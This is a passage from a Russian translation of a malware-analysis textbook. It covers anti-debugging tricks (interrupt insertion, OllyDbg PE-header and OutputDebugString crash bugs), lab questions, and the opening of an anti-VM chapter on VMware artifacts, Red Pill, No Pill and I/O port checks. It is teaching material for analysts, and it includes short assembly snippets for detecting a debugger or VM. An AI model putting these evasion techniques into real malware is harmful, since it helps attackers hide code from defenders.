OllyDbg 2.0 имеет больше вариантов для остановки по сравнению с версией 1.1, позволяя, например, останавливаться в начале функции обратного вызова на основе TLS. WinDbg всегда останавливается еще раньше, в системной точке останова.




Рис. 16.3. Параметры начальной точки останова в OllyDbg

Поскольку функции обратного вызова на основе TLS хорошо известны, они не так часто используются во вредоносном ПО. Их применение в обычных программах крайне ограничено, поэтому раздел `.tls` в исполняемом файле может сильно выделяться.

Использование исключений

Как уже обсуждалось ранее, прерывания генерируют исключения, которые используются в отладчиках для выполнения таких операций, как создание точек останова. В главе 15 вы научились устанавливать SEH-обработчики для достижения безусловных переходов. Модификация цепочки SEH-вызовов относится как к антидизассемблированию, так и к антиотладке. В этом разделе мы опустим особенности, присущие SEH (они рассмотрены в предыдущей главе), и сосредоточимся на

других способах использования исключений для создания препятствий аналитикам безопасности.

Исключения можно применять для обнаружения отладчика или нарушения его работы. Большинство методик обнаружения, основанных на исключениях, пользуются тем фактом, что отладчик перехватывает исключения и не сразу возвращает их отлаживаемому процессу. Большинство отладчиков по умолчанию вообще не передают их обратно в программу. Такое поведение можно увидеть, используя механизм обработки исключений в процессе.

На рис. 16.4 показаны стандартные настройки OllyDbg: если не установить соответствующий флажок, все исключения будут отлавливаться. Эти параметры доступны в меню Options ▸ Debugging Options ▸ Exceptions (Параметры ▸ Параметры отладки ▸ Исключения).




Рис. 16.4. Параметры обработки исключений в Ollydbg

ПРИМЕЧАНИЕ

При выполнении анализа вредоносного ПО мы рекомендуем возвращать все исключения обратно в программу.

Вставка прерываний

Классический пример антиотладки заключается в использовании исключений, чтобы досадить аналитику безопасности и нарушить работу программы путем вставки прерываний внутрь корректных цепочек инструкций. В зависимости от настроек эти вставки могут приводить к остановке отладчика, поскольку этот же механизм применяется в ходе самой отладки для создания программных точек останова.

Вставка прерывания INT 3

Отладчики используют прерывание `INT 3` для создания программных точек останова, поэтому один из антиотладочных методов состоит в добавлении опкодов `0xCC` внутрь корректных участков кода. Отладчик по ошибке принимает эти опкоды за свои собственные точки останова. Некоторые отладчики ведут список своих точек останова, чтобы не попасться на эту уловку.

Для генерации прерывания `INT 3` можно также использовать двухбайтовую последовательность опкодов `0xCD03`, и для многих вредоносов это хороший способ помешать WinDbg. Вне отладчика `0xCD03` генерирует исключение `STATUS_BREAKPOINT`. Однако WinDbg перехватывает точку останова и затем автоматически инкрементирует регистр EIP ровно на 1 байт, поскольку точка останова обычно имеет опкод `0xCC`. Это может заставить программу выполнять разный набор инструкций в зависимости от присутствия WinDbg (отладчик OllyDbg не подвержен атаке на основе двухбайтного прерывания `INT 3`).

В листинге 16.9 показан ассемблерный код, в котором применяется эта техника. Сначала устанавливается новый SEH-обработчик, после чего вызывается команда `INT 3`, что заставляет код продолжить выполнение.

Листинг 16.9. Методика на основе INT 3

```
push offset continue
push dword fs:[0]
mov fs:[0], esp
int 3
// отлаживается
continue:
// не отлаживается
```

Вставка прерывания INT 2D

Методика антиотладки на основе инструкции `INT 0x2D` работает так же, как и предыдущая, позволяя получить доступ к отладчику ядра. Инструкция `INT 0x2D` используется для создания точек останова в ядре, поэтому к ней применим метод, показанный в листинге 16.9.

Вставка прерывания ICE

Точка останова `icebp` (опкод `0xF1`) — это одна из незадокументированных инструкций в процессорах Intel. Она предназначена для упрощения отладки с использованием внутрисхемного эмулятора (in-circuit emulator, ICE), поскольку создание в нем произвольных точек останова является сложной задачей.

Выполнение этой инструкции генерирует одношаговое исключение. Если программа трассируется пошагово, отладчик подумает, что это обычное в таких условиях исключение, и не выполнит ранее установленный обработчик. Этим может

воспользоваться вредоносное ПО, выполняя определенный обработчик только при нормальной работе.

Чтобы обойти эту ловушку, не перешагивайте через инструкцию `icebp`.

Уязвимости отладчиков

Как любое другое программное обеспечение, отладчики имеют уязвимости, и иногда злоумышленники пользуются этим для предотвращения отладки. Ниже представлено несколько популярных уязвимостей, связанных с тем, как OllyDbg обращается с форматом PE.

Уязвимости в PE-заголовке

Первая методика подразумевает изменение PE-заголовка в двоичном исполняемом файле, в результате чего при его загрузке в OllyDbg происходит сбой. Это выражается в ошибке вида Bad or Unknown 32-bit Executable File («Поврежденный или неизвестный 32-битный исполняемый файл»), хотя за пределами отладчика программа обычно работает нормально.

Данная проблема вызвана тем фактом, что OllyDbg слишком строго следует спецификации PE-заголовка от компании Microsoft. PE-заголовок обычно содержит структуру, известную как `IMAGE_OPTIONAL_HEADER`. Ее подмножество представлено на рис. 16.5.




Рис. 16.5. Уязвимость на основе IMAGE_OPTIONAL_HEADER и NumberOfRvaAndSizes

Несколько последних элементов этой структуры представляют особый интерес. Поле `NumberOfRvaAndSizes` определяет количество записей в массиве `DataDirectory`, который идет далее. Массив `DataDirectory` содержит сведения о местоположении других важных элементов исполняемого файла; это не просто массив структур `IMAGE_DATA_DIRECTORY` в конце опциональной структуры заголовка. Каждая структура `IMAGE_DATA_DIRECTORY` определяет размер и относительный виртуальный адрес каталога.

Размер массива равен `IMAGE_NUMBEROF_DIRECTORY_ENTRIES` — то есть `0x10`. В Windows загрузчик игнорирует любое значение `NumberOfRvaAndSizes`, превышающее `0x10`, поскольку оно просто не влезет в массив `DataDirectory`. OllyDbg следует стандарту и всегда использует `NumberOfRvaAndSizes`. В итоге, если сделать массив больше чем `0x10` (например, `0x99`), OllyDbg покажет пользователю всплывающее окно, после чего завершит программу.

Для противодействия этому приему проще всего вручную изменить PE-заголовок с помощью hex-редактора или PE Explorer и присвоить полю `NumberOfRvaAndSizes` значение `0x10`. Конечно, вы также можете использовать отладчик, который не подвержен этой уязвимости, например WinDbg или OllyDbg 2.0.

Еще один метод, связанный с заголовками разделов, вызывает во время загрузки в OllyDbg (WinDbg или OllyDbg 2.0 устойчивы к этой атаке) сбой вида File contains too much data (Файл содержит слишком много данных). В разделах представлено содержимое файла, включая код, данные, ресурсы и другую информацию. Каждый раздел имеет заголовок в виде структуры `IMAGE_SECTION_HEADER`, отрезок которой показан на рис. 16.6.




Рис. 16.6. Структура IMAGE_SECTION_HEADER

Здесь нас интересуют элементы `VirtualSize` и `SizeOfRawData`. Согласно спецификации формата Windows PE поле `VirtualSize` должно содержать общий размер раздела на момент его загрузки в память, а поле `SizeOfRawData` — размер данных на диске. Для отражения данных раздела на память загрузчик Windows использует наименьшее из этих двух значений. Если `SizeOfRawData` больше `VirtualSize`, в память копируются только данные `VirtualSize`, а все остальное игнорируется. OllyDbg использует только `SizeOfRawData`, поэтому, если присвоить данному полю нечто вроде `0x77777777`, в отладчике произойдет сбой.

Чтобы уберечься от этого приема, проще всего вручную отредактировать PE-заголовок с помощью hex-редактора, чтобы поля `SizeOfRawData` и `VirtualSize` имели похожие значения (имейте в виду, что согласно спецификации они должны быть кратными значению `FileAlignment` из структуры `IMAGE_OPTIONAL_HEADER`). Для этого отлично подойдет программа PE Explorer, потому что ее нельзя обмануть за счет большого размера `SizeofRawData`.

Уязвимость на основе OutputDebugString

Вредоносные программы часто пытаются использовать уязвимости в OllyDbg версии 1.1, связанные со строками форматирования. Для этого они передают функции `OutputDebugString` аргумент `%s`, что приводит к сбою в OllyDbg. Остерегайтесь подозрительных вызовов наподобие `OutputDebugString ("%s%s%s%s%s%s%s%s%s%s%s%s")`. Если выполнить этот код, ваш отладчик принудительно завершится.

Итоги главы

В этой главе вы познакомились с некоторыми популярными методами антиотладки. Чтобы научиться их распознавать и обходить, требуются терпение и упорство. Не забывайте делать заметки во время анализа, записывая, где вы обнаружили тот или иной антиотладочный прием и как вы с ним справились. Это поможет вам в случае, если процедуру отладки придется начать заново.

Большинство методик антиотладки можно распознать с помощью здравого смысла, неспешно отлаживая процесс. Например, ваше внимание может привлечь код, который преждевременно завершает работу внутри условного перехода. Самые популярные приемы основаны на доступе к структуре `fs:[30h]`, вызовах Windows API или выполнении сверки времени.

Конечно, как и в случае с анализом безопасности, лучший способ научиться противостоять антиотладочным методикам — постоянно разбирать и изучать код вредоносного ПО. Не забывайте: злоумышленники всегда ищут новые пути борьбы с отладчиками, чтобы не дать вам расслабиться.

Лабораторные работы

Лабораторная работа 16.1

Проанализируйте с помощью отладчика зараженный файл `Lab16-01.exe`. Он содержит тот же код, что и `Lab09-01.exe`, но с добавлением антиотладочных приемов.

Вопросы

1. Какие методики антиотладки применяет этот вредонос?
2. Что произойдет, если каждая методика достигнет своей цели?
3. Как обойти данные методики?
4. Как вручную изменить структуру, которая проверяется во время выполнения?
5. Какой плагин к OllyDbg защитит вас от методов антиотладки, используемых в этом файле?

Лабораторная работа 16.2

Проанализируйте с помощью отладчика зараженный файл `Lab16-02.exe`. Целью данной работы является подбор правильного пароля. Эта программа не применяет вредоносное содержимое.

Вопросы

1. Что произойдет, если запустить файл `Lab16-02.exe` из командной строки?
2. Что произойдет, если запустить файл `Lab16-02.exe` и попытаться подобрать к нему параметр командной строки?
3. Какой пароль у командной строки?
4. Загрузите файл `Lab16-02.exe` в IDA Pro. В каком месте функции `main` содержится операция `strncmp`?
5. Что произойдет, если загрузить этот вредоносный файл в OllyDbg с параметрами по умолчанию?
6. Что уникального в структуре PE-заголовка этого файла?
7. Где находится функция обратного вызова? (Подсказка: нажмите сочетание клавиш `Ctrl+E` в IDA Pro.)
8. С помощью каких антиотладочных приемов программа немедленно завершает свою работу в отладчике? Как избежать этой проверки?
9. Какой пароль командной строки можно увидеть в отладчике после отключения антиотладки?
10. Сработает ли в командной строке пароль, найденный в отладчике?
11. Какой из методов антиотладки отвечает за разницу между паролем, найденным в отладчике, и тем, который передается в командной строке? Как бы вы нивелировали эту разницу?

Лабораторная работа 16.3

Проанализируйте с помощью отладчика зараженный файл `Lab16-03.exe`. Эта вредоносная программа похожа на `Lab09-02.exe`, но содержит определенные изменения, в том числе и добавление антиотладочных методик. Если возникнут сложности, обратитесь к лабораторной работе 9.2.

Вопросы

1. Какие строки вы можете найти с помощью статического анализа двоичного файла?
2. Что произойдет, если запустить этот файл?
3. Как нужно переименовать этот экземпляр, чтобы он работал нормально?
4. Какие методы антиотладки использует этот вредонос?
5. Какие ответные действия предпринимаются каждым из методов при обнаружении отладчика?
6. Что является залогом успеха антиотладочных приемов в этом вредоносе?
7. Какое доменное имя использует этот вредонос?

17 Методы противодействия виртуальным машинам

Иногда для защиты от анализа авторы вредоносного ПО применяют методы противодействия виртуальным машинам (или анти-ВМ). С их помощью вредоносные программы пытаются определить, выполняются ли они внутри виртуальной машины, и в случае положительного ответа могут поменять свое поведение или просто отказаться работать. Естественно, это создает проблемы для аналитика безопасности.

Методики анти-ВМ чаще всего можно встретить во вредоносных программах, которые распространяются в больших масштабах: в ботах, запугивающем или шпионском ПО. В основном из-за того, что приманки часто работают в виртуальных машинах, а также потому, что этот тип зараженного кода нацелен на компьютеры среднестатистических пользователей, которые редко используют ВМ.

Популярность вредоносного ПО с поддержкой анти-ВМ в последнее время начала снижаться: это можно объяснить возросшим использованием виртуализации. Раньше злоумышленники применяли приемы анти-ВМ, потому что, по их мнению, только аналитики безопасности стали бы запускать их программы в виртуальных машинах. Однако в наши дни и администраторы, и обычные пользователи часто применяют виртуальные машины, чтобы облегчить переустановку системы (виртуальные машины позволяют легко вернуться к предыдущему снимку). Авторы вредоносного ПО начинают понимать, что виртуальная система тоже может быть ценной мишенью для атаки. По мере распространения виртуализации методики противодействия ей будут все менее популярными.

Поскольку приемы анти-ВМ в основном нацелены против VMware, далее мы сосредоточимся именно на этом программном продукте. Будут рассмотрены самые популярные методы, а также способы защиты от них, основанные на изменении некоторых настроек, удалении ПО и редактировании исполняемого файла.

Признаки присутствия VMware

Среда VMware оставляет множество следов в системе, особенно после установки VMware Tools. Эти следы присутствуют в файловой системе, реестре и списке процессов, чем может воспользоваться злоумышленник.

Например, на рис. 17.1 показан список процессов в стандартном образе VMware после установки VMware Tools. Обратите внимание на три процесса: `VMwareService.exe`,

VMwareTray.exe и VMwareUser.exe. Вредонос может легко их выявить, выполнив поиск по строке VMware.




Рис. 17.1. Список процессов в образе VMware с запущенным пакетом VMware Tools

Процесс VMwareService.exe представляет собой службу VMware Tools Service и является потомком процесса services.exe. Его можно найти в реестре среди установленных в системе служб или в списке, который можно получить с помощью следующей команды:

```
C:\> net start | findstr VMware

    VMware Physical Disk Helper Service
    VMware Tools Service
```

Следы можно найти как в реестре, так и в установочном каталоге C:\Program Files\VMware\VMware Tools. Быстрый поиск в реестре виртуальной машины по слову VMware вернет ключи, представленные ниже. Они содержат сведения о виртуальном жестком диске, адаптерах и мыши.

```
[HKEY_LOCAL_MACHINE\HARDWARE\DEVICEMAP\Scsi\Scsi Port 0\Scsi Bus 0\Target Id 0\
Logical Unit Id 0]
"Identifier"="VMware Virtual IDE Hard Drive"
"Type"="DiskPeripheral"

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Reinstall\0000]
"DeviceDesc"="VMware Accelerated AMD PCNet Adapter"
"DisplayName"="VMware Accelerated AMD PCNet Adapter"
```

```
"Mfg"="VMware, Inc."
"ProviderName"="VMware, Inc."

[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Class\{4D36E96F-E325-11CE-BFC1-
08002BE10318}\0000]
"LocationInformationOverride"="plugged into PS/2 mouse port"
"InfPath"="oem13.inf"
"InfSection"="VMMouse"
"ProviderName"="VMware, Inc.
```

Как уже говорилось в главе 2, есть несколько способов подключения виртуальной машины к сети, и все они позволяют использовать отдельный виртуальный сетевой интерфейс (NIC). Поскольку программе VMware пригодится виртуализировать NIC, она должна создать MAC-адрес для виртуальной машины, что, в зависимости от конфигурации, может выдать факт ее использования.

Первые три байта MAC-адреса обычно принадлежат изготовителю адаптера, и значение `00:0C:29` закреплено за VMware. Остальные байты часто меняются от версии к версии, но автору вредоносного ПО достаточно проверить только первые три.

Вредонос может обнаружить VMware и по другому оборудованию, такому как материнская плата. Если вы видите в зараженном коде проверку версии аппаратного обеспечения, это может быть попыткой обнаружения VMware. Ищите код, который проверяет MAC-адреса и версии устройств, и модифицируйте его таким образом, чтобы избежать этих проверок.

От самых базовых признаков наличия VMware можно избавиться, если удалить из системы VMware Tools или же остановить службу VMware Tools Service, используя следующую команду:

```
net stop "VMware Tools Service"
```

Вы также можете предотвратить поиск признаков. Например, если во вредоносном коде содержатся строки, связанные с VMware (такие как `net start | findstr VMware`, `VMMouse`, `VMwareTray.exe` или `VMware Virtual IDE Hard Drive`), можете быть уверены, что он пытается обнаружить виртуальную машину. IDA Pro позволяет легко найти такие участки, используя ссылки на строки, и избежать обнаружения, обеспечив тем самым корректную работу вредоносной программы.

Защита от поиска следов VMware

Противодействие вредоносному ПО, которое ищет признаки наличия VMware, часто представляет собой простую двухэтапную процедуру: обнаружение проверки и ее модификация. Представьте, что при сканировании файла `vmt.exe` с помощью утилиты `strings` была найдена строка `"VMwareTray.exe"` и перекрестная ссылка на нее. Следуя по этой ссылке, мы переходим к адресу 0x401098, как показано в дизассемблированном коде в листинге 17.1 ❶.

Листинг 17.1. Дизассемблированный фрагмент vmt.exe содержит код для выявления следов VMware

```
0040102D        call ds:CreateToolhelp32Snapshot
00401033        lea ecx, [ebp+processentry32]
00401039        mov ebx, eax
0040103B        push ecx        ; lppe
0040103C        push ebx        ; hSnapshot
0040103D        mov [ebp+processentry32.dwSize], 22Ch
00401047        call ds:Process32FirstW
0040104D        mov esi, ds:WideCharToMultiByte
00401053        mov edi, ds:strncmp
00401059        lea esp, [esp+0]
00401060 loc_401060:          ; CODE XREF: sub_401000+B7j
00401060        push 0          ; lpUsedDefaultChar
00401062        push 0          ; lpDefaultChar
00401064        push 104h       ; cbMultiByte
00401069        lea edx, [ebp+Str1]
0040106F        push edx        ; lpMultiByteStr
00401070        push 0FFFFFFFFh ; cchWideChar
00401072        lea eax, [ebp+processentry32.szExeFile]
00401078        push eax        ; lpWideCharStr
00401079        push 0          ; dwFlags
0040107B        push 3          ; CodePage
0040107D        call esi ; WideCharToMultiByte
0040107F        lea eax, [ebp+Str1]
00401085        lea edx, [eax+1]
00401088 loc_401088:        ; CODE XREF: sub_401000+8Dj
00401088        mov cl, [eax]
0040108A        inc eax
0040108B        test cl, cl
0040108D        jnz short loc_401088
0040108F        sub eax, edx
00401091        push eax        ; MaxCount
00401092        lea ecx, [ebp+Str1]
00401098        push offset Str2 ; "VMwareTray.exe" ❶
0040109D        push ecx        ; Str1
0040109E        call edi ; strncmp ❷
004010A0        add esp, 0Ch
004010A3        test eax, eax
004010A5        jz short loc_4010C0
004010A7        lea edx, [ebp+processentry32]
004010AD        push edx        ; lppe
004010AE        push ebx        ; hSnapshot
004010AF        call ds:Process32NextW
004010B5        test eax, eax
004010B7        jnz short loc_401060
...
004010C0 loc_4010C0:          ; CODE XREF: sub_401000+A5j
004010C0        push 0          ; Code
004010C2        call ds:exit
```

Продолжив анализировать этот код, мы обнаружили, что он сканирует список процессов с помощью функций `CreateToolhelp32Snapshot`, `Process32Next` и т. д. Операция `strncmp` ❷ сравнивает строку `VMwareTray.exe` с результатом преобразования `processentry32.szExeFile` в кодировку ASCII. Это позволяет определить, находится ли имя процесса в списке. Как видно в строке `0x4010c2`, в случае обнаружения процесса `VMwareTray.exe` программа немедленно завершается.

От этого можно защититься несколькими способами.

- Модифицировать двоичный файл во время отладки, чтобы исключить переход по адресу 0x4010a5.
- Заменить в hex-редакторе строку `VMwareTray.exe` на `XXXareTray.exe`, чтобы сравнение было неудачным (поскольку процесса с таким именем нет).
- Удалить из системы пакет VMware Tools, чтобы служба `VMwareTray.exe` больше не запускалась.

Поиск следов в памяти

В ходе виртуализации VMware оставляет в памяти множество следов. Это могут быть важные процессорные структуры, которые в результате работы виртуальной машины перемещаются или изменяются, оставляя характерные «отпечатки». Поэтому вредоносное ПО часто ищет в оперативной памяти строку `VMware`, благодаря чему, как мы обнаружили, можно найти сотни таких артефактов.

Уязвимые инструкции

У виртуальной машины есть программа мониторинга, которая следит за ее выполнением. Эта программа работает в основной ОС и предоставляет гостевой ОС виртуальную платформу. Она обладает несколькими уязвимостями, с помощью которых вредоносное ПО может распознать виртуализацию.

ПРИМЕЧАНИЕ

Проблемы выполнения инструкций x86 в виртуальных машинах, рассмотренные в этом разделе, были описаны Джоном Робином и Синтией Ирвин в статье Analysis of the Intel Pentium's Ability to Support a Secure Virtual Machine Monitor («Анализ способности Intel Pentium поддерживать безопасный мониторинг виртуальных машин») на конференции USENIX 2000.

В режиме ядра VMware использует для эмуляции трансляцию двоичного кода. В этом режиме интерпретируются и эмулируются некоторые привилегированные инструкции — таким образом они не выполняются на реальном процессоре. В пользовательском же режиме код работает напрямую в ЦПУ, и практически любая инструкция, взаимодействующая с оборудованием, является привилегированной или генерирует ловушку/прерывание в ядре. VMware перехватывает и обрабатывает все

прерывания, чтобы виртуальная система думала, что она выполняется на обычном компьютере.

На платформе x86 некоторые инструкции обращаются к информации, связанной с оборудованием, но не генерируют при этом прерываний. Среди них можно выделить `sidt`, `sgdt`, `sldt` и `cpuid`. Чтобы их корректно виртуализировать, VMware пришлось бы проводить двоичное преобразование для каждой из них (и не только для тех, что работают в режиме ядра), что существенно бы снизило производительность. VMware пытается избежать эмуляции всех инструкций подряд, позволяя некоторым из них выполняться без надлежащей виртуализации. Фактически это означает, что некоторые цепочки инструкций возвращают разные результаты в зависимости от того, работают они внутри VMware или на настоящем компьютере.

Процессор использует определенные ключевые структуры и таблицы, которые из-за отсутствия полноценной трансляции загружаются с разными сдвигами. *Таблица векторов прерываний* (interrupt descriptor table, IDT) — это внутренняя структура данных ЦПУ, с помощью которой операционная система определяет подходящую реакцию на прерывания и исключения. На платформе x86 любое обращение к памяти проходит через таблицу дескрипторов — *локальную* (local descriptor table, LDT) или *глобальную* (global descriptor table, GDT). Эти таблицы содержат сегментные дескрипторы, которые предоставляют подробности о доступе к каждому сегменту, включая его базовый адрес, тип, длину, права доступа и т. д. IDT (IDTR), GDT (GDTR) и LDT (LDTR) — это внутренние регистры, которые содержат адреса и размеры соответствующих таблиц.

Стоит отметить, что эти таблицы могут не использоваться на уровне операционных систем. Например, в Windows реализована плоская модель памяти, и по умолчанию ей достаточно только GDT, а таблица LDT игнорируется.

Для получения местоположения этих таблиц предусмотрены три деликатные инструкции: `sidt`, `sgdt` и `sldt`, — каждая из которых сохраняет содержимое соответствующего регистра в память. Обычно они используются операционной системой, но в архитектуре x86 они не являются привилегированными, поэтому их можно выполнять из пользовательского пространства.

Процессор на платформе x86 имеет лишь три регистра для хранения адресов этих трех таблиц. Следовательно, содержимое этих регистров должно быть корректным с точки зрения основной ОС и отличаться от значений, которые ожидаются в виртуальной (гостевой) среде. Поскольку инструкции `sidt`, `sgdt` и `sldt` можно в любой момент вызвать из пользовательского кода без применения ловушек или виртуализации со стороны VMware, они позволяют обнаружить присутствие виртуальной машины.

Использование методики Red Pill

Red Pill (дословно «красная пилюля») — это методика анти-ВМ, основанная на выполнении инструкции `sidt` и извлечении содержимого регистра IDTR. Программа мониторинга виртуальной машины должна переместить IDTR гостевой системы, чтобы избежать конфликта с одноименным регистром основной ОС. Но, поскольку

она не знает, когда именно виртуальная машина запускает `sidt`, в результате возвращается гостевой вариант IDTR. Метод Red Pill состоит в проверке этого несоответствия, что позволяет обнаружить применение VMware.

В листинге 17.2 показано то, как Red Pill может использоваться во вредоносном коде.

Листинг 17.2. Применение Red Pill во вредоносе

```
push    ebp
mov     ebp, esp
sub     esp, 454h
push    ebx
push    esi
push    edi
push    8                       ; Size
push    0                       ; Val
lea     eax, [ebp+Dst]
push    eax                     ; Dst
call    _memset
add     esp, 0Ch
lea     eax, [ebp+Dst]
sidt ❶  fword ptr [eax]
mov     al, [eax+5]
cmp     al, 0FFh
jnz     short loc_401E19
```

Вредонос вызывает инструкцию `sidt` ❶, сохраняющую содержимое IDTR в ячейку памяти, на которую указывает EAX. IDTR состоит из шести байтов, а сдвиг по пятому байту содержит начало базового адреса. Этот пятый байт сравнивается со значением 0xFF — сигнатурой VMware.

Методика Red Pill подходит только для однопроцессорных компьютеров. Она не будет стабильно работать с многоядерными процессорами, поскольку каждому ядру (гостевому или основному) назначается отдельная таблица IDT. Следовательно, результат инструкции `sidt` будет варьироваться, и сигнатура, которая используется в Red Pill, может оказаться ненадежной.

Чтобы нивелировать этот прием, используйте многоядерный процессор или просто замените инструкцию `sidt` на NOP.

Использование методики No Pill

Применение инструкций `sgdt` и `sldt` для обнаружения VMware носит название *No Pill*. В отличие от Red Pill, данная методика основана на том факте, что структура LDT назначается процессору, а не операционной системе. И поскольку в Windows эта структура обычно не используется, VMware обеспечивает ее виртуальную поддержку. В результате таблицы этого типа будут иметь предсказуемые различия: в основной системе LDT находится по нулевому адресу, а в виртуальной машине ее

адрес будет иметь ненулевое значение. Достаточно лишь проверить на ноль результат выполнения инструкции `sldt`.

Использование `sldt` можно сделать бесполезным, если отключить в VMware ускорение. Для этого выберите пункт меню VM ▸ Settings ▸ Processors (VM ▸ Настройки ▸ Процессоры) и установите флажок Disable Acceleration (Отключить ускорение). В качестве ответной меры No Pill может воспользоваться инструкцией `smsw`, если `sldt` завершится неудачно. Этот подход подразумевает проверку незадокументированных старших битов, которые возвращает `smsw`.

Обращение к порту ввода/вывода

Вероятно, самый популярный сегодня способ борьбы с VMware заключается в обращении к порту ввода/вывода. Эта методика часто встречается в червях и ботах, таких как Storm и Phatbot.

Для взаимодействия между виртуальной машиной и основной системой VMware использует виртуальные порты ввода/вывода. Это позволяет поддерживать такие возможности, как буфер обмена между двумя системами. Чтобы обнаружить присутствие VMware, вредонос может обратиться к такому порту и сравнить результат с магическим числом.

Успех этого подхода зависит от инструкции `in` на платформе x86. Она имеет два операнда: первый определяет исходный порт, из которого будут копироваться данные, а второй описывает место в памяти, куда эти данные попадут. VMware отслеживает использование инструкции `in` и перехватывает ввод/вывод, проходящий через канал 0x5668 (`VX`). Таким образом, чтобы проверить наличие VMware, второй операнд должен содержать `VX`, что происходит только в случае, когда в регистре EAX находится магическое число 0x564D5868 (`VMXh`). Регистр ECX должен иметь значение, соответствующее действию, которое вы хотите выполнить с портом. Байт 0xA означает «получить тип версии VMware», а 0x14 — «получить размер памяти». Для обнаружения виртуальной машины можно использовать оба этих значения, но 0xA более популярно, так как позволяет определить версию VMware.

Ботнет Phatbot, также известный как Agobot, отличается простотой в использовании. Одной из его особенностей является встроенная поддержка методики обнаружения на основе порта ввода/вывода (листинг 17.3).

Листинг 17.3. Обнаружение VMware в Phatbot

```
004014FA        push    eax
004014FB        push    ebx
004014FC        push    ecx
004014FD        push    edx
